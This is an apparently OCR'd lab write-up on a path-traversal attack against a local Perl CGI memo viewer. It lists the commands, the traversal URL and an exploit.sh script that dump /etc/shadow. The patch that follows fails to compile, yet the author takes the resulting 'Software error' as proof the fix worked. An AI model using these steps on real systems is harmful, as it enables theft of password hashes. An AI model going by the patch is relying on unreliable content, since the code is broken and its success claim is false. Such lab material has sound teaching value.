
Path Traversal Instructions

1. Create a directory: `mkdir memo` then `cd memo/`
2. Create a soft link:
   `echo ' ' > file`
   `ln -s  /etc/shadow file`

```
358371 lrwxrwxrwx 1 root root  11 Oct 16 17:03 disk_quot -> /etc/shadow
358361 -rw-r--r-- 1 root root 178 Oct 16 15:34 disk_quotas
358370 lrwxrwxrwx 1 root root  11 Oct 16 17:02 disk_quotes -> /etc/passwd
358372 lrwxrwxrwx 1 root root  11 Oct 16 17:05 disk_quotess -> /etc/shadow
358377 -rw-r--r-- 1 root root   8 Oct 16 17:41 file
358369 lrwxrwxrwx 1 root root   2 Oct 16 15:38 memo -> ..
358362 -rw-r--r-- 1 root root 123 Oct 16 15:34 printer_queue_problems
358363 -rw-r--r-- 1 root root 247 Oct 16 15:34 problem_with_disks
358378 lrwxrwxrwx 1 root root   4 Oct 16 17:41 symlink-to-file -> file
```

3. open 'http://localhost:8080/cgi-bin/memo.cgi?memo=../../../../../../../../../../../../../../../etc/shadow' on your browser
4. Notice that we have successfully compromised the memo viewing application and we can now have access to files we originally are not supposed to have access to.



   The content of `/etc/shadow` displayed as the memo instead as seen in the figure above.
5. Modify exploit.sh by inserting the url in the required place: 'http://localhost:8080/cgi-bin/memo.cgi?memo=../../../../../../../../../../../../../../../etc/shadow'

```
root@server:~/submission# cat exploit.sh
#!/bin/bash

# the following line uses a web client to submit a request to
# memo.cgi, resulting in the file being output to shadow.txt

elinks -dump http://localhost/cgi-bin/memo.cgi?memo=../../../../../../../../../../../../../../../../../../../etc/shadow > shadow.txt

# there is no 'payload' required.
```

6. run `./exploit.sh`
7. run `cat shadow.txt` to view the credentials copied from the memo viewing application

Patch (Using Pathname canonicalization)

1. run cd `/usr/lib/cgi-bin/`
2. run `nano memo.pl`
3. Import library abs_path() to canonicalize input: use Cwd ‘abs_path’;

```
use Cwd 'abs_path';
```

4. Then apply function to canonicalize input:

```
my @memos = abs_path(</home/*/memo/*>); # all regular users

# GET ROOT'S MEMOS
# root can also have memos in /home/root/. The next glob operator
# "pushes" root's memos onto the @memos array. This script (memo.cgi)
# needs SUID-root permissions to access files in /root/memo.
push (@memos,abs_path( </root/memo/*>)); # special memos from root
```


5. run `./exploit.sh` again and view shadow.txt: run `cat shadow.txt`

```
root@server:~/submission# ./exploit.sh
root@server:~/submission# cat shadow.txt
                              Software error:

 Global symbol "$badpath" requires explicit package name (did you forget to declare
 "my $badpath"?) at /usr/lib/cgi-bin/memo.pl line 36.
 Global symbol "$realpath" requires explicit package name (did you forget to declar
e "my $realpath"?) at /usr/lib/cgi-bin/memo.pl line 37.
 Global symbol "$badpath" requires explicit package name (did you forget to declare
 "my $badpath"?) at /usr/lib/cgi-bin/memo.pl line 37.
 BEGIN not safe after errors--compilation aborted at /usr/lib/cgi-bin/memo.pl line
44.
```

Here we noticed we got a software error meaning the patch was successful

6. Reload browser



We get a software error as well here. Patch worked!